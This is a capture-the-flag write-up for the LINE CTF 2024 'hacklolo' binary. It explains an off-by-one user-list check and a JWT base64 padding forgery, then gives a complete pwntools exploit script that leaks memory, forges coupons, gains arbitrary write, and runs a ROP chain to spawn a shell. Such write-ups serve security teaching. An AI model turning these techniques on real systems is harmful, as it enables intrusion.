LINE CTF 2024 - hacklolo

0x00. Introduction

[*] '/home/user/hacklolo'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled

A binary made in C++ that was quite challenging to analyze.

Structure

struct user_db // sizeof=0xD68
{
    struct user user_list[32];
    user *user_list_ptr;
    _QWORD count;
    _QWORD login_try;
    _QWORD is_login;
    char *welcome_ptr;
    _QWORD welcome_size;
    char welcome[8];
    _QWORD canary;
    user *current_user;
    _QWORD login_success;
    char *jwt_key;
    _QWORD jwt_key_size;
    _QWORD jwt_key_end;
};
struct user // sizeof=0x68
{
    char *pw_ptr;
    _QWORD pw_size;
    char pw[8];         // or could be nothing
    _QWORD end_pw;
    char *id_ptr;
    _QWORD id_size;
    char id[8];         // or could be nothing
    _QWORD end_id;
    char *email_ptr;
    _QWORD email_size;
    char email[8];      // or could be nothing
    _QWORD end_email;
    _QWORD age;
};

Perhaps due to the properties of basic_string objects in C++, strings aren’t stored simply. Taking id as an example:

  • id_ptr : address where the string is stored
  • id_size : length of the string
  • id[8] : strings up to length 8 are stored here; longer strings are allocated elsewhere
  • id_end : unused area, presumably chunk-related data

0x01. Vulnerability

Improper Check

__int64 __fastcall login_790E(user_db *user_db)
{
  ...
  for ( i = 0; i <= 32; ++i )
  {
    a2_20_23596(id, &user_db->user_list[i]);
    id_same = strncmp_1043E(id, id_input);
    std::string::~string(id);
    if ( id_same )
    {
      a2_0_235C8(pw, &user_db->user_list[i]);
      pw_same = strncmp_1043E(pw, pw_input);
      std::string::~string(pw);
      if ( pw_same )
      {
        user_db->current_user = &user_db->user_list[i];
        a2_20_23596(v15, &user_db->user_list[i]);
        sub_F7F3(id, "[*] Login Success. Hello, ", v15);
        ...
      }
    }
  }
  ...
}

While used_db has space to store 32 user entries, login_790E() checks a range of 33 entries. As a result, the area after user_list[32] is recognized as another user, causing overlapping regions.

after user_listuser
user *user_list_ptrchar *pw_ptr
_QWORD count_QWORD pw_size
_QWORD login_trychar pw[8]
_QWORD is_login_QWORD end_pw
char *welcome_ptrchar *id_ptr
_QWORD welcome_size_QWORD id_size
char welcome[8]char id[8]
_QWORD canary_QWORD end_id
user *current_userchar *email_ptr
_QWORD login_success_QWORD email_size
char *jwt_keychar email[8]
_QWORD jwt_key_size_QWORD end_email
_QWORD jwt_key_end

Therefore, we can log in with an account whose id is "Welcome!", which is output when the binary runs.

JWT Counterfeit


The coupon generated during join is a JWT value created with HS256, where the signature part is generated using HMAC-SHA256. The output is 256 bits (32 bytes), which is base64URL encoded. Since base64 encodes in 3-byte units, padding (=) is added during encoding.
base64.png

However, not only = but also the last two bits of the last byte are padded with 00. Therefore, during decoding, the last two bits of the last byte don’t affect the original data.

In other words, any of 00, 01, 10, 11 in the last two bits of the last byte decodes to the same value. If the decoded value is the same, incrementing the coupon value bit by bit still passes signature verification, making it possible to register the coupon multiple times.

This is an implementation issue with JWS. I’m not sure how to exploit it further, but it seems applicable elsewhere.

0x02. Exploit

Memory Leak

The memory in the area after user_db->user_list[32] (Welcome! account) looks like this.

# Welcome!
gef➤  x/13gx $rbp-0xa0
0x7fffffffec60: 0x00007fffffffdf60      0x0000000000000001
0x7fffffffec70: 0x0000000000000000      0x0000000000000000
0x7fffffffec80: 0x00007fffffffec90      0x0000000000000008
0x7fffffffec90: 0x21656d6f636c6557      0xc8647733c17b4d00
0x7fffffffeca0: 0x00007ffff77d7ce0      0x0000000000000000
0x7fffffffecb0: 0x00005555555a5f80      0x0000000000000020
0x7fffffffecc0: 0x000000000000003c

The area representing pw_ptr contains 0x7fffffffdf60, the starting address of user_list, and the area representing pw_size contains count, which represents the number of accounts.

Currently, count is 1 since the admin account was added in setup_admin_7D3A() early in main(). Therefore, the Welcome! account’s password is the 1 byte stored at 0x7fffffffdf60.

Using this, we can brute force byte-by-byte while increasing users to achieve memory leak.

# admin
gef➤  x/13gx $rbp-0xda0
0x7fffffffdf60: 0x00007fffffffdf70      0x0000000000000008
0x7fffffffdf70: 0x6e374f7175585a68      0x0000000000000300
0x7fffffffdf80: 0x00007fffffffdf90      0x0000000000000005
0x7fffffffdf90: 0x0000006e696d6461      0x00000000001e3e30
0x7fffffffdfa0: 0x00005555555a5ed0      0x0000000000000012
0x7fffffffdfb0: 0x000000000000001e      0x000000000000001c
0x7fffffffdfc0: 0x0000000000000022

0x7fffffffdf60 is actually user_list[0], storing information for the first account admin. Since count can increase up to 32, we can leak up to 32 bytes. However, since the last 8 bytes are other basic_string data, I only attempted to leak 26 bytes total.

Through this, we can obtain the stack address and admin’s pw.

def memory_leak(s):
    hit = bytes()
    for i in range(0x1a):
        for j in range(0x100):
            if j in [0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x20]:
                continue
            r = login(s, b"Welcome!", hit + j.to_bytes(1, 'little'))
            if b"Login Success" in r:
                hit += j.to_bytes(1, 'little')
                sys.stdout.write(f"\rhit : {hit}")
                sys.stdout.flush()
                break
        logout(s)
        it = str(i + 1).encode()
        join(s, it, it, it, i + 1)
    sys.stdout.write(f"\n")
    return hit

Values representing \t, \n, etc. cannot be leaked through input/output, but this problem doesn’t seem to occur frequently.

Win Game

After logging in, you can choose one of: Play Game, Apply Coupon, Coupon usage history, Change PW, Print Information. Among these, Change PW and Print Information are menus that require defeating the boss in Play Game to become a regular member.

When solving the challenge, I first beat the game to move to the next step, but I should develop the habit of planning the exploit scenario first with a clear objective.

Using the OOB vulnerability, beating the game with the Welcome! account and calling Change PW allows changing the value at the location pw_ptr points to. Since Welcome!->pw_ptr points to the address storing admin->pw_ptr, we can change admin->pw_ptr to the desired address, then log in as admin and call Change PW again to write data to the previously set desired address, achieving AAW.

However, it’s not complete AAW because the moment we change admin->pw_ptr, the password needed to log in as admin changes. Therefore, we need to know the value stored at the address where we want to write data. Looking back now, it might have been okay to also change admin->pw_size to 1 when changing Welcome!’s password and do brute forcing.

Anyway, in the game, you must avoid the Enemy following you, obtain Items to increase Attack and Defense, then fight the Enemy. But even after collecting all items, you can’t beat the Enemy.

Instead, using the coupon issued during registration doubles your Attack. So we should utilize the JWT counterfeit vulnerability to apply four coupons in total and to beat the Enemy.

The problem is that to get the AAW mentioned above, the Welcome! account needs to become a regular member, but since the Welcome! account isn’t a registered account, there’s no issued coupon.

__int64 __fastcall join_8A4A(user_db *user_db)
{
  ...
  if ( user_db->count <= 31 )
  {
    ...
      for ( i = 0; i < user_db->count; ++i )
      {
        a2_20_23596(id_i, &user_db->user_list[i]);
        id_same = strncmp_1043E(id_i, id);
        std::string::~string(id_i);
        if ( id_same )
        {
          std::operator<<<std::char_traits<char>>(&std::cout, "[*] The ID already exists.\r");
          std::ostream::operator<<();
          result = -1;
          goto LABEL_13;
        }
      }
    ...
  }
}

Fortunately, looking at join_8A4A(), it only checks for duplicated id by looping through user_list up to count, so we can create a Welcome! account.

Also, in login_790E(), if only the id matches and pw doesn’t, it just continues to the next loop, so we can still log in to the 33rd Welcome! account after registration.


The last question is whether the created Welcome! account’s coupon can be used by the 33rd Welcome! account. After checking the secret key in the debugger and examining the content on jwt.io, they have the same userid, so the 33rd Welcome! account could use the coupon.
jwt info

So I wrote the payload as follows.

    # join fake "Welcome!"
    r = join(s, b"Welcome!", b"Welcome@", b"Welcome#", 0x10)
    coupon = r.split(b"issued : ")[1].split(b"\r\n")[0]
    log.info(f"coupon : {coupon}")
    login(s, b"Welcome!", ml + b"\x00\x00")

    # counterfeit coupon
    if not apply_coupon_quadra(s, coupon):
        log.failure(f"bad coupon :(")
        exit()

Now I needed to beat the game, and while I wanted to automate it for future debugging, the input/output using ANSI escape codes took forever.

Ultimately, I used a library called pyte to parse map information. For the Item collection algorithm, I couldn’t think of anything good, so I used this simple approach:

  1. Move up to one space away from Enemy to increase success rate
  2. Move to bottom left - (0, 0)
  3. Move to top left - (0, 16)
  4. Move to column with Item - (n, 16)
  5. Move to bottom - (n, 0)
  6. If all items collected, go to 7; if remaining, go to 2
  7. Fight Enemy

For some reason, going to (0, 16) often creates a two-square gap with Enemy, so I added code to just restart the game if the Item’s column is too close, as that was faster.

Libc Leak

Even with AAW through the method described above, where to control RIP remains a problem. Therefore, I determined libc leak was necessary and found Print Information while checking output sections. It prints email, where email_size overlaps with the Welcome!->login_success area.

So I determined memory leak would be possible by logging in successfully to increase the login_success value.

Note that, perhaps because it’s C++, many libraries are used, so you need to carefully find and retrieve the glibc region.

    logout(s)
    for _ in range(0xa0):
        login(s, b"Welcome!", b"Welcome@")
        logout(s)
    login(s, b"Welcome!", ml + b"\x00\x00")
    r = print_info(s)
    libc = u64(r[0xcc:0xd4])
    lib.address = libc - 0x29d90
    log.info(f"libc : {hex(lib.address)}")

RIP Control

Now that we know the stack address, I wrote a payload to overwrite main()’s return address to execute ROP gadgets then run execve.

However, since free_db_24FBA() which is called at the end of main() frees objects storing user information, we need to restore admin->pw_ptr that was changed for AAW.

__int64 __fastcall free_db_24FBA(__int64 user_db)
{
  ...
  if ( user_db )
  {
    for ( i = user_db + 0xD00; ; free_strings_F406(i) )
    {
      result = user_db;
      if ( i == user_db )
        break;
      i -= 0x68LL;
    }
  }
  return result;
}

So I wrote the payload as follows.

    # change admin->pw to point return address of main
    ret = stack + 0xd98
    change_pw(s, p64(ret) + p64(0x8))
    
    # overwrite return address
    logout(s)
    pop_rdi_ret = lib.address + 0x2a3e5
    pop_rsi_ret = lib.address + 0x2be51
    pop_rdx_rbx_ret = lib.address + 0x904a9
    payload = p64(pop_rdi_ret)
    payload += p64(next(lib.search(b"/bin/sh")))
    payload += p64(pop_rsi_ret)
    payload += p64(0)
    payload += p64(pop_rdx_rbx_ret)
    payload += p64(0)
    payload += p64(0)
    payload += p64(lib.symbols["execve"])
    login(s, b"admin", p64(libc))
    change_pw(s, payload)

    # restore admin->pw
    logout(s)
    login(s, b"Welcome!", p64(ret) + p64(len(payload)))
    change_pw(s, p64(stack) + p64(0x8))

0x03. Payload

from pwn import *
from pwnlib.util.packing import p32, p64, u32, u64
from time import sleep
from argparse import ArgumentParser
import sys
import pyte

BINARY = "game"
LIBRARY = "libc.so.6"
CONTAINER = "7e8bfb970414"

def join(s, id, pw, email, age):
    s.sendline(b"1")
    s.sendlineafter(b"Id:\r\n", id)
    s.sendlineafter(b"Pw:\r\n", pw)
    s.sendlineafter(b"Email:\r\n", email)
    s.sendlineafter(b"Age:\r\n", str(age).encode())
    return s.recvuntil(b"Choice : \r\n")

def login(s, id, pw):
    s.sendline(b"2")
    s.sendlineafter(b"id:\r\n", id)
    s.sendlineafter(b"pw:\r\n", pw)
    return s.recvuntil(b"Choice : \r\n")

def quit_(s):
    s.sendline(b"3")
    return s.recvuntil(b"quit\r\n")

def logout(s):
    return s.sendlinethen(b"Choice : \r\n", b"1")

def play_game(s):
    s.sendline(b"2")

def apply_coupon(s, coupon):
    s.sendline(b"3")
    s.sendlineafter(b"coupon : \r\n", coupon)
    r = s.recvuntil(b"Choice : \r\n")
    if r.find(b"successfully") > -1:
        log.success(f"coupon use success")
        return True
    else:
        log.failure(f"something wrong with {coupon}")
        return False

def usage_history(s):
    s.sendline(b"4")
    return s.recvuntil(b"Choice : \r\n")

def change_pw(s, pw):
    s.sendline(b"5")
    s.sendlineafter(b"PW? : \r\n", b"y")
    s.sendlineafter(b"PW : \r\n", pw)
    return s.recvuntil(b"Choice : \r\n")

def print_info(s):
    s.sendline(b"6")
    return s.recvuntil(b"Choice : \r\n")

def memory_leak(s):
    hit = bytes()
    for i in range(0x1a):
        for j in range(0x100):
            if j in [0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x20]:
                continue
            r = login(s, b"Welcome!", hit + j.to_bytes(1, 'little'))
            if b"Login Success" in r:
                hit += j.to_bytes(1, 'little')
                sys.stdout.write(f"\rhit : {hit}")
                sys.stdout.flush()
                break
        logout(s)
        it = str(i + 1).encode()
        join(s, it, it, it, i + 1)
    sys.stdout.write(f"\n")
    return hit

def apply_coupon_quadra(s, coupon):
    apply_coupon(s, coupon)
    coupon_dup = coupon[:-1] + chr(coupon[-1] + 1).encode()
    apply_coupon(s, coupon_dup)
    coupon_dup = coupon_dup[:-1] + chr(coupon_dup[-1] + 1).encode()
    apply_coupon(s, coupon_dup)
    coupon_dup = coupon_dup[:-1] + chr(coupon_dup[-1] + 1).encode()
    r = apply_coupon(s, coupon_dup)
    return r

def parse_map(data, p=0):
    # set terminal size (24 rows, 80 columns)
    screen = pyte.Screen(80, 24)
    stream = pyte.Stream(screen)

    stream.feed(data.decode('utf-8'))

    # find 'I', 'O', 'E' after parsing the screen
    positions = {'I': [], 'O': [], 'E': []}
    for row_num, row in enumerate(screen.display, start=1):
        if row_num < 4:
            continue
        for col_num, char in enumerate(row, start=1):
            if char in positions:
                positions[char].append((row_num, col_num))
    
    if p == 1:
        for line in screen.display:
            print(line)
        print(positions)
    return positions

def move(s, direction):
    for d in direction:
        s.send(d.encode())
        s.recvuntil(b"||")
        try:
            r = s.recvuntil(b"||", timeout=3)
        except TimeoutError:
            log.failure(f"game lost :(")
            exit()
    return r

def win_game(s):
    while 1:
        s.sendline(b"2")
        r = s.recvuntil(b"||")
        positions = parse_map(r)
        item_col = sorted(set([item[1] for item in positions['I']]))
        log.info(f"items located in col {item_col}")

        # die if too close
        die = 0
        if item_col[0] < 10:
            log.info("I would rather kill myself...")
            die = 1
            while r := move(s, 'f'):
                if b"Game Over!" in r:
                    s.send(b"\n")
                    break
        if die:
            continue
        
        # go to 0, 0
        direction = 'w' * 6
        direction += 's' * 8
        direction += 'a' * 30
        r = move(s, direction)
        parse_map(r)

        # farm items
        for c in item_col:
            log.info(f"farming item in col {c}")
            direction = 'w' * 16
            direction += 'd' * (c - 2)
            direction += 's' * 16
            direction += 'a' * (c - 2)
            r = move(s, direction)
            parse_map(r)
            
        # fight!
        while r := move(s, 'f'):
            if b"Game Over!" in r:
                s.send(b"\n")
                return s.recvuntil(b" : \r\n")

code_base = 0x555555554000
bp = {
    'login_switch_main' : code_base + 0x24145,
    'join' : code_base + 0x8A4A,
    'free_join' : code_base + 0x8F44,
    'login' : code_base + 0x23FFE,
    'after_login' : code_base + 0x240D2,
    'ret_main' : code_base + 0x24A1D,
}

gs = f'''
b *{bp["ret_main"]}
continue
'''
context.terminal = ['tmux', 'splitw', '-hf']

def main(server, port, debug):
    if(port):
        s = remote(server, port)
        if debug:
            pid = os.popen(f"sudo docker top {CONTAINER} -eo pid,comm | grep {BINARY} | awk '{{print $1}}'").read()
            gdb.attach(int(pid), gs, exe=BINARY)
    else:
        s = process(BINARY, env={"LD_PRELOAD" : LIBRARY})
        if debug:
            gdb.attach(s, gs)
    elf = ELF(BINARY)
    lib = ELF(LIBRARY)
    s.recvuntil(b"Choice : \r\n").decode()
    
    # memory leak using OOB
    ml = memory_leak(s)
    stack = u64(ml[0:8])
    admin_pw = ml[0x10:0x18]
    log.info(f"stack : {hex(stack)}")
    log.info(f"admin pw : {admin_pw.decode()}")

    # join fake "Welcome!"
    r = join(s, b"Welcome!", b"Welcome@", b"Welcome#", 0x10)
    coupon = r.split(b"issued : ")[1].split(b"\r\n")[0]
    log.info(f"coupon : {coupon}")
    login(s, b"Welcome!", ml + b"\x00\x00")

    # counterfeit coupon
    if not apply_coupon_quadra(s, coupon):
        log.failure(f"bad coupon :(")
        exit()

    # win game to be regular member
    if b"regular member" not in win_game(s):
        log.failure(f"game lost :(")
        exit()
    log.success(f"game win!")
    s.sendlinethen(b"Choice : \r\n", b'y')

    # libc leak by increasing login_success(email_size)
    logout(s)
    for _ in range(0xa0):
        login(s, b"Welcome!", b"Welcome@")
        logout(s)
    login(s, b"Welcome!", ml + b"\x00\x00")
    r = print_info(s)
    libc = u64(r[0xcc:0xd4])
    lib.address = libc - 0x29d90
    log.info(f"libc : {hex(lib.address)}")

    # change admin->pw to point return address of main
    ret = stack + 0xd98
    change_pw(s, p64(ret) + p64(0x8))
    
    # overwrite return address
    logout(s)
    pop_rdi_ret = lib.address + 0x2a3e5
    pop_rsi_ret = lib.address + 0x2be51
    pop_rdx_rbx_ret = lib.address + 0x904a9
    payload = p64(pop_rdi_ret)
    payload += p64(next(lib.search(b"/bin/sh")))
    payload += p64(pop_rsi_ret)
    payload += p64(0)
    payload += p64(pop_rdx_rbx_ret)
    payload += p64(0)
    payload += p64(0)
    payload += p64(lib.symbols["execve"])
    login(s, b"admin", p64(libc))
    change_pw(s, payload)

    # restore admin->pw
    logout(s)
    login(s, b"Welcome!", p64(ret) + p64(len(payload)))
    change_pw(s, p64(stack) + p64(0x8))

    # trigger ret in main
    logout(s)
    quit_(s)

    s.interactive()

if __name__=='__main__':
    parser = ArgumentParser()
    parser.add_argument('-s', '--server', type=str, default="0.0.0.0")
    parser.add_argument('-p', '--port', type=int)
    parser.add_argument('-d', '--debug', type=int, default=1)
    args = parser.parse_args()
    main(args.server, args.port, args.debug)